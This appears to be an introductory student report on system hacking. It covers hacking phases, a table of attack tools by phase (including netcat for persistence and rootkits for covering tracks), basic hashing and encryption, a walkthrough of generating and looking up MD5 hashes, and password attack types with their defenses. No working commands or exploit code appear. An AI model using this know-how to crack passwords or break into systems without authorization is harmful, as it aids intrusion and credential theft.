

REPORT OF SYSTEM HACKING

Aniket Sunil Pagare.

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System Hacking

System hacking refers to the process of gaining unauthorized access to computer systems or networks with the intent to steal, alter, or destroy data — or simply to explore the system's vulnerabilities. It can be done for malicious purposes (black hat hacking), ethical purposes (white hat hacking), or something in between (gray hat hacking).

Objectives -:

- Unauthorized Data Access and Theft
- Financial Gain
- Disruption and Sabotage
- Espionage and Surveillance
- Gaining a Foothold for Further Attacks
- Testing and Improving Security (Ethical Hacking)

Phases of System Hacking -:

- **Reconnaissance (Information Gathering)**
- **Gaining Access**
- **Maintaining Access**
- **Clearing Tracks**

How to protect -:

🔐 **1. Use Strong, Unique Passwords**

- Use different passwords for each account/system.
- Make them long (at least 12 characters) and random.
- Use a **password manager** like Bitwarden, LastPass, or 1Password.

🛡️ 2. Enable Two-Factor Authentication (2FA)

- Adds an extra layer of protection.
- Use apps like Google Authenticator, Authy, or hardware keys (YubiKey).

📲 3. Keep Everything Updated

- Regularly update your OS, software, and antivirus.
- Patches often fix known security vulnerabilities.

⚠️ 4. Beware of Phishing

- Don’t click on suspicious links in emails, texts, or social media.
- Verify the sender's address and be cautious of "urgent" messages.

🔎 5. Monitor Your System

- Use antivirus/antimalware tools (e.g., Malwarebytes, Windows Defender).
- Check for unusual activity: CPU spikes, unknown logins, new software, etc.

🌐 6. Use a Secure Network

- Avoid public Wi-Fi or use a trusted **VPN** (Virtual Private Network).
- Secure your home Wi-Fi with WPA3 or at least WPA2.

🧠 7. Educate Yourself & Your Team

- Know common scams (phishing, social engineering).

- Learn about common attack methods like ransomware, trojans, and keyloggers.

🖌️ 8. Regular Backups

- Backup important data to an external drive or cloud.
- In case of attack, you'll have a clean restore point.

🧰 9. Install a Firewall

- Both hardware and software firewalls help block unauthorized access.

🔓 10. Limit Access

- Give permissions only when needed.
- Don't use admin accounts for day-to-day tasks.

Summary Table of Tools by Attack Phase

Phase	Tools Used
Reconnaissance	WHOIS, Shodan, Google Dorks
Scanning	Nmap,
Enumeration	Netcat, Telnet, Nmap (-sV)
Vulnerability Assessment	Nessus, OpenVAS
Exploitation	Metasploit, Hydra, Exploit-DB
Privilege Escalation	LinPEAS, WinPEAS, GTFOBins
Persistence	Cron jobs, Netcat, Scheduled tasks
Covering Tracks	Log cleaners, Rootkits

Before Exploiting any machine, fistly you know about hashing and encryptions

What is a Hash?

- A hash is a one-way cryptographic function that converts input (like a password or file) into a fixed-size string of characters.
- Example: SHA-256 turns any data into a 64-character string.
- Purpose: Used to verify data integrity (e.g., password storage, file checksums).
- ⚠️

🛡️ **What is Encryption?**

- Encryption is a two-way process that converts data into unreadable format using a key.
- Types:
  - Symmetric Encryption: Same key for encryption & decryption (e.g., AES)
  - Asymmetric Encryption: Public key to encrypt, private key to decrypt (e.g., RSA)
- Purpose: To protect sensitive information during storage or transmission.

🔄 **How Do Hashing & Encryption Work?**

- Hashing:
  - Input → Hash function → Output (hash)
  - No key used, one-way


- Encryption:
    - Input + Key → Encryption algorithm → Encrypted data
    - Decryption reverses it using a key

🧠 Why Learn This Before Attacking a Machine?

1. 🔓 Password Cracking: Most systems store passwords as hashes. You need to understand how to crack or brute-force them.
2. 📜 Data Sniffing: If you intercept encrypted data, knowing encryption helps analyze or break it.
3. 🔧 Bypass Auth: Some systems use hash comparison or encrypted tokens — understanding this helps you exploit flaws.
4. 🛠️ Post-Exploitation: After access, decrypting stored data or cracking hashes is key for deeper access.


1.Cracking hash using Decrypt (website)

- **Note -:** A hash is a one-way cryptographic function Cannot be reversed — you can't get the original data from the hash. **It only decrypt if you have this type of hash In your dictionary other wise it not decrypted**
- **Website -:** https://10015.io/tools/md5-encrypt-decrypt




- Step 1 : type plain text that you want to converted in to hash value and click on Encrypt

Note -: you will try another decrypt type of hash values using this website



Step 2 : now copy hash value and click on Decrypter and use same process




2. Generate Hash using HashCalc

HashCalc is a legitimate Windows utility used to calculate hash values, such as:


- MD5, SHA-1, SHA-256, CRC32, And many others.

How to install it -:


- **Step 1 : open browser , search hashcalc download and click on first website**




Step 2 : click on Download



- **Download and setup Hashcalc**
- **After setup Hashcalc , open it**



- **Now enter plain text that you want to generate hash**
- **Here hash generated**



Password Attack Methods

Online Password Attacks

Description: Attacks performed in real-time by attempting to log in through the system's authentication interface.

Examples:

- **Brute-force attack**: Tries all combinations of characters.
- **Dictionary attack**: Uses common or leaked password lists.
- **Credential stuffing**: Tests known leaked username/password combinations.

Tools: Hydra, Medusa, Burp Suite
Defenses: Multi-factor authentication, rate limiting, account lockout policies

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💾 8.2 Offline Password Attacks

Description: Performed on stolen or leaked password hashes, without interacting with the system directly.

Examples:

- **Hash cracking**: Attempting to reverse a password hash.
- **Rainbow table attack**: Using precomputed hash values for fast lookup.
- **Brute-force/dictionary cracking** (offline)

Tools: Hashcat, John the Ripper, Cain & Abel
Defenses: Strong hashing algorithms (bcrypt, Argon2), salting passwords, encrypting password databases

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🦹 8.3 Non-Electronic Password Attacks

Description: Attacks that involve physical or psychological manipulation rather than technical means.

Examples:

- **Phishing**: Tricking users into revealing credentials through fake emails or websites.
- **Shoulder surfing**: Observing someone enter a password.
- **Dumpster diving**: Recovering sensitive information from trash.
- **Pretexting**: Impersonating a trusted figure to gain information.

Defenses: Security training, awareness campaigns, privacy screens, secure disposal policies

